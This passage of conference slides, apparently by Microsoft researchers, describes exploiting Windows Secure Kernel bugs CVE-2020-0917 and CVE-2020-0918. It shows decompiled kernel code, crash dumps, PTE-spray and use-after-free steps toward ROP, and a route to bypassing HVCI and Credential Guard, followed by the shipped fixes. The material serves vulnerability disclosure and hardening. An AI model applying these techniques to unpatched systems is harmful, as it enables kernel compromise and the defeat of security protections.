  - Remember – it's optional. We control MDL->MdlFlags
- This function chooses the right PTE range among the following ranges: SkmiSystemPtes, SkmiIoPtes, SkmiRebootPtes

```
void __fastcall SkmiReleaseUnknownPtes(_SMMPTE *StartingPte, unsigned int NumberOfPtes)
{
    _PTERANGE *v_chosenPTERange; // rcx

    if ( StartingPte < SkmiIoPtes.BasePte )
    {
        if ( !SkmiRebootPtes.BasePte || (v_chosenPTERange = &SkmiRebootPtes, StartingPte < SkmiRebootPtes.BasePte) )
            v_chosenPTERange = &SkmiSystemPtes;
    }
    else
    {
        v_chosenPTERange = &SkmiIoPtes;
    }
    SkmiReleaseSystemPtes(v_chosenPTERange, StartingPte, NumberOfPtes);
}
```

# The PTE Ranges Problem/Primitive

- BUT – it only compares the PTE address to each PTERange->PTEBase
  - Doesn't check that it's actually in the chosen range
- So, trigger the vulnerability with a virtual address from another range
- We gain a relative write primitive AFTER some PTERange->BitMap
- Hmm, interesting 😊 POC for the win:



```
*** Fatal System Error: 0x00000050
(0xFFFF9000150000D4,0x0000000000000002,0xFFFF90000A4A07B0,0x0000000000000000)
```

Break instruction exception - code 80000003 (first chance)

A fatal system error has occurred.

Debugger entered on first try; Bugcheck callbacks have not been invoked.

A fatal system error has occurred.

nt!DbgBreakPointWithStatus:

```
fffff807`4a0795e0 cc          int      3
```

3: kd> k

#	Child-SP	RetAddr	Call Site
<u>00</u>	fffff9000`0a4a05e8	fffff807`49fbae5c	nt!DbgBreakPointWithStatus
<u>01</u>	fffff9000`0a4a05f0	fffff807`4a03fbf4	nt!SkeBugCheckEx+0xd4
<u>02</u>	fffff9000`0a4a0660	fffff807`4a042350	nt!SkmiNonPagedAccessFault+0x28
<u>03</u>	fffff9000`0a4a06a0	fffff807`4a07ca2c	nt!SkmmAccessFault+0x800
<u>04</u>	fffff9000`0a4a07b0	fffff807`49feb915	nt!KiPageFault+0x16c
<u>05</u>	(Inline Function)	-----`-----	nt!RtlpInterlockedSetClearBitRunEx+0x8b
<u>06</u>	fffff9000`0a4a0948	fffff807`4a0265c1	nt!RtlInterlockedClearBitRunEx+0x9d
<u>07</u>	fffff9000`0a4a0950	fffff807`4a026625	nt!SkmiReleaseSystemPtes+0x89
<u>08</u>	fffff9000`0a4a0990	fffff807`4a029281	nt!SkmiReleaseUnknownPtes+0x4d
<u>09</u>	fffff9000`0a4a09c0	fffff807`4a04bb4d	nt!SkmmUnmapMdl+0x2c1
<u>0a</u>	fffff9000`0a4a0b60	fffff807`49fe26fb	nt!SkmmObtainHotPatchUndoTable+0x2c9
<u>0b</u>	fffff9000`0a4a0bd0	fffff807`4a077520	nt!IumInvokeSecureService+0x1523
<u>0c</u>	fffff9000`0a4a0e60	00000000`00000000	nt!SkpReturnFromNormalModeRaxSet+0x105

3: kd> !analyze -v

# The PTE Ranges Problem/Primitive

- But there are many pages outside those bitmaps which are paged-out and not in-used
- We can still make it work, but it's better to do the UAF idea 😊
- Keep in mind that we can attack only pages from those specific 3 PTERanges!
- We need to find an interesting structure in a page inside the *SkmiSystemPtes*

# Shape!

- Ok great, we know what we need to do, right?
  - Allocate some structure/data
  - Unmap the underlying page
  - Reclaim PTE, replace the pfn
  - “UAF”
- It's in the PTE allocator (`Skmi{Allocate,Release}SystemPtes()`)
- Each bitmap has a `BitmapHint`, which we start to scan from
  - Which is updated on wrapped around in the allocation
- Debug traces:

```
SkmiAllocateSystemPtes() PteRange == fffff803507b87c0, NumberOfPtes == 0000000000000001, retrun == fffff6c80005c968
SkmiAllocateSystemPtes() PteRange == fffff803507b87c0, NumberOfPtes == 0000000000000005, retrun == fffff6c80005c970
SkmiReleaseSystemPtes() PteRange == fffff803507b87c0, StartingPte == fffff6c80005c968
SkmiReleaseSystemPtes() PteRange == fffff803507b87c0, StartingPte == fffff6c80005c970
SkmiAllocateSystemPtes() PteRange == fffff803507b87c0, NumberOfPtes == 0000000000000001, retrun == fffff6c80005c998
SkmiAllocateSystemPtes() PteRange == fffff803507b87c0, NumberOfPtes == 0000000000000001, retrun == fffff6c80005c9a0
SkmiReleaseSystemPtes() PteRange == fffff803507b87c0, StartingPte == fffff6c80005c998
SkmiReleaseSystemPtes() PteRange == fffff803507b87c0, StartingPte == fffff6c80005c9a0
SkmiAllocateSystemPtes() PteRange == fffff803507b87c0, NumberOfPtes == 0000000000000001, retrun == fffff6c80005c9a8
SkmiAllocateSystemPtes() PteRange == fffff803507b87c0, NumberOfPtes == 0000000000000001, retrun == fffff6c80005c9b0
SkmiReleaseSystemPtes() PteRange == fffff803507b87c0, StartingPte == fffff6c80005c9a8
SkmiReleaseSystemPtes() PteRange == fffff803507b87c0, StartingPte == fffff6c80005c9b0
SkmiAllocateSystemPtes() PteRange == fffff803507b87c0, NumberOfPtes == 0000000000000001, retrun == fffff6c80005c9b8
SkmiAllocateSystemPtes() PteRange == fffff803507b87c0, NumberOfPtes == 0000000000000003, retrun == fffff6c80005c9c0
SkmiReleaseSystemPtes() PteRange == fffff803507b87c0, StartingPte == fffff6c80005c9b8
SkmiReleaseSystemPtes() PteRange == fffff803507b87c0, StartingPte == fffff6c80005c9c0
SkmiAllocateSystemPtes() PteRange == fffff803507b87c0, NumberOfPtes == 0000000000000001, retrun == fffff6c80005c9d8
SkmiAllocateSystemPtes() PteRange == fffff803507b87c0, NumberOfPtes == 0000000000000004, retrun == fffff6c80005c9e0
SkmiReleaseSystemPtes() PteRange == fffff803507b87c0, StartingPte == fffff6c80005c9d8
SkmiReleaseSystemPtes() PteRange == fffff803507b87c0, StartingPte == fffff6c80005c9e0
```

# Getting a good crash

- But we want a good crash
  - `PAGE_FAULT_IN_NONPAGED_AREA` clearly isn't good enough 😊
  - We can trigger it in any flow we would like basically, which is nice
- Two options:
  - Allocate a target structure ourselves, and then spray to wrap-around the BitmapHint (in order to reclaim it)
    - Requires an information disclosure primitive, leak the address of the structure
  - Find an already existing target structure, which its PTE's Bitmap index comes AFTER the BitmapHint after boot
- Keep in mind that the BitmapHint after boot is very predictable

# Getting a good crash

- By analyzing the pages represented by the existed PTEs after the SkmiSystemPtes->BitmapHint, we see interesting structures
- Predictability in the VTL1 address space promises stability
  - It never failed 😊
- We have a great target structure at a predictable virtual address
  - Prcb->Tss, Prcb->StackBase
- Clearly gives us ROP with controlled registers
- But we have to be careful, as we replace the entire page

# Getting a good crash

- This great structure spans over a few pages
- We don't HAVE to replace all of them, we can choose only one
- Which happens to be the one that:
  - Has as few critical values as we can find
  - Has raw pointers
  - Being used in a way that leads to arbitrary read/write
- 2 pages ahead looks good!

## Exploit 2 – highlevel plan

- Spray with `SkmiAllocateSystemPtes()` on `SkmiSystemPtes` to reach `PrCb` pages
- Trigger vulnerability, unmap one of the `PrCb` pages
- Keep spray, reclaim the PTE entry used for the previous used page
- And...











# Good panic! 😊

```
TRAP_FRAME: ffff90000b553ce0 -- (.trap 0xffff90000b553ce0)
```

```
NOTE: The trap frame does not contain all registers.
```

```
Some register values may be zeroed or incorrect.
```

```
rax=4141414141414141 rbx=0000000000000000 rcx=0000000000000000  
rdx=0000000000ff0002 rsi=0000000000000000 rdi=0000000000000000  
rip=fffff80578d306fc rsp=ffff90000b553e70 rbp=ffff90000b553ea0  
r8=0000000000000002 r9=ffffb10c34671080 r10=ffffa20005f48220  
r11=ffff90000b54c000 r12=0000000000000000 r13=0000000000000000  
r14=0000000000000000 r15=0000000000000000
```

```
iopl=0          nv up di pl zr na po nc
```

```
nt!SkiSelectThread+0x1d0:
```

```
fffff805`78d306fc 80b82a01000002  cmp      byte ptr [rax+12Ah],2 ds:41414141`4141426b=??
```

```
Resetting default scope
```

```
STACK_TEXT:
```

```
ffff9000`0b552e28 fffff805`78d2ae5c : 091ebcd5`00000065 091ebcf9`00000000 fffff805`78e10ad0 00000000`0000000a : nt!DbgBreakPointWithStat  
ffff9000`0b552e30 fffff805`78dee2e9 : 091ebec3`0000000a 00000000`00000070 00000000`000000ff 00000000`0000001e : nt!SkeBugCheckEx+0xd4 [m  
ffff9000`0b552ea0 fffff805`78decaa6 : 091ec445`091ec433 091ec469`091ec457 091ec48b`091ec479 091ec4af`091ec49b : nt!KiBugCheckDispatch+0x  
ffff9000`0b552fe0 fffff805`78d30157 : 091ebc0d`091ebbf9 091ebc2f`091ebc1d 091ebc53`091ebc41 091ebc77`091ebc65 : nt!KiPageFault+0x1e6 [mi  
ffff9000`0b553170 fffff805`78d53dfd : ffff9000`0b5531c0 ffff9000`0b553248 ffff9000`0b553250 091ebd4b`091ebd37 : nt!SkeQueryCurrentStackI  
ffff9000`0b5531a0 fffff805`78d5e628 : ffff9000`0b553248 ffff9000`0b553250 091ebe41`091ebe2f 091ebe65`091ebe51 : nt!RtlpGetStackLimits+0x  
ffff9000`0b5531e0 fffff805`78d2ba4a : ffff9000`0b553c38 ffff9000`0b553450 ffff9000`0b553c38 ffff9000`0b553450 : nt!RtlDispatchException+  
ffff9000`0b553400 fffff805`78dee3b0 : ffff9000`0b553c38 ffff9000`0b553b00 ffff9000`0b553ce0 ffffc300`13000000 : nt!KiDispatchException+0  
ffff9000`0b553b00 fffff805`78dec885 : ffff9880`418cb2b8 fffff805`78d2ee36 ffff9000`0b549930 ffff9000`0b549920 : nt!KiExceptionDispatch+0  
ffff9000`0b553ce0 fffff805`78d306fc : ffff9000`00000001 ffff9000`0b54c000 00000000`00000000 00000000`00ff0102 : nt!KiGeneralProtectionFa  
ffff9000`0b553e70 fffff805`78de7488 : 00000000`00000000 fffff201`21ab6802 fffff201`21ab6802 fffffb10c`34671080 : nt!SkiSelectThread+0x1d0  
ffff9000`0b553ed0 00000000`00000000 : 00000000`00000000 00000000`00020001 00000000`00000000 00000000`00000000 : nt!SkpReturnFromNormalMo
```

# Post Exploitation - Bypassing HVCI / CG

- Given arbitrary code execution in VTL1 --> bypass HVCI / CG
  - Also ROP is enough 😊
- Secure Kernel completely control VTL0 EPT permissions by hypercalls
- Thus, Secure Kernel can trivially disable all SLAT-based VTL0 restrictions

# Hardening SK

- Shipped fixes for the two vulnerabilities we discussed:
  - [CVE-2020-0917](#) – The OOB
  - [CVE-2020-0918](#) – The design flaw with SkmmUnmapMdl
- Developing end-to-end exploits has many values, one of them is spotting important behaviors to change
- We are making the 4 W+X addresses to be only +X
- Investigating randomizing Secure Kernel regions
- More to come 😊

# Let's work together!


- VBS is a very good security improvement for many of our products
- We would love to get submissions from you in our VBS model!
- Note about SK (again) – VTL0 can DOS VTL1 by design.
  - So the bugs need to be more than that (POC to leak sensitive data, corrupt memory, etc.) 😊



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